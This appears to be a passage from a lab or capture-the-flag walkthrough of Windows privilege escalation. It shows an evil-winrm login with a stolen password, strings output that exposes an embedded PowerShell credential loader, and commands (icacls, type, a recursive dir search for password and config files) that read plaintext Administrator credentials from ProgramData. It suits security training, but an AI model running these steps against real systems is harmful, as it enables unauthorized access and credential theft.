


Since we saw port for WinRM open earlier we can try the credentials we have so far. We are able to get shell as ivan.morales.




Examining Health Check tool and ProgramData Folder.


We find “HealthCheck.exe” in ivan.morales document folder.



Trying to run the executable it seems it performs some basic checks to see if some services are running and show system boot time.



Let’s download the executable and see if we find anything interesting examining the strings inside the executable.



Inside the strings we can find some PowerShell script, the program seems to pull credentials from "C:\ProgramData\CustomHealthCheck\config.xml".

Note: If this seems odd, if you further challenge yourself to reverse engineer the executable you will find it was made with ps2exe, which converts powershell scripts into executables.

```
┌──(root㉿kali)-[~]
└─# strings HealthCheck.exe
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
*b(!
*B(,
Yh}
1P      os
1&      os
$xmlPath = "C:\ProgramData\CustomHealthCheck\config.xml"
$config = [xml](Get-Content -Path $xmlPath)
$username = $config.Credentials.Username
$password = $config.Credentials.Password
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential(
    $username,
    $securePassword
Invoke-Command -ComputerName "WIN-0MTGMLVOBBO" -Credential $Credential -ScriptBlock {
    Get-CimInstance -ClassName Win32_OperatingSystem | Select LastBootUpTime
    $processes = Get-CimInstance Win32_Process -Filter "Name = 'httpd.exe'"
    if ($processes.Count -gt 1) {
          Write-Host "Support app is running!"
    }
    $db = Get-CimInstance Win32_Process -Filter "Name = 'python3.exe'"
    if ($db.Count -gt 1) {
          Write-Host "Printer is running!"
    }
```

Checking the permissions we have using icacls we can read the config.xml, reading it shows us credentials for the Administrator.

```
└─# evil-winrm -i 192.168.186.132 -u ivan.morales -p 'ChipiChapaMagico2026!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ivan.morales\Documents> icacls.exe "C:\ProgramData\CustomHealthCheck\config.xml"
C:\ProgramData\CustomHealthCheck\config.xml NT AUTHORITY\SYSTEM:(I)(F)
                                            BUILTIN\Administrators:(I)(F)
                                            BUILTIN\Users:(I)(RX)


Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\ivan.morales\Documents> type "C:\ProgramData\CustomHealthCheck\config.xml"
<?xml version="1.0" encoding="utf-8"?>
<Credentials>
    <Username>.\Administrator</Username>
    <Password>CaughtUpInAWorldOfLies1984!</Password>
</Credentials>
*Evil-WinRM* PS C:\Users\ivan.morales\Documents>
```

It is not uncommon for some programs to have data or functionality located at ProgramData folder however this folder is usually readable and writeable by all users, if not properly implemented some programs can end up exposing sensitive data or being open to abuse through ProgramData folder.

Another way to find config.xml is by trying to find interesting files using a command like:

```
cmd /c dir /s *pass* == *cred* == *vnc* == *config*
```

We run the command in Users folder and find the config.xml.



Note: “C:\Users\All Users” and “C:\ProgramData” are the same folder!

Using the credentials we obtained, we can WinRM as the Administrator.

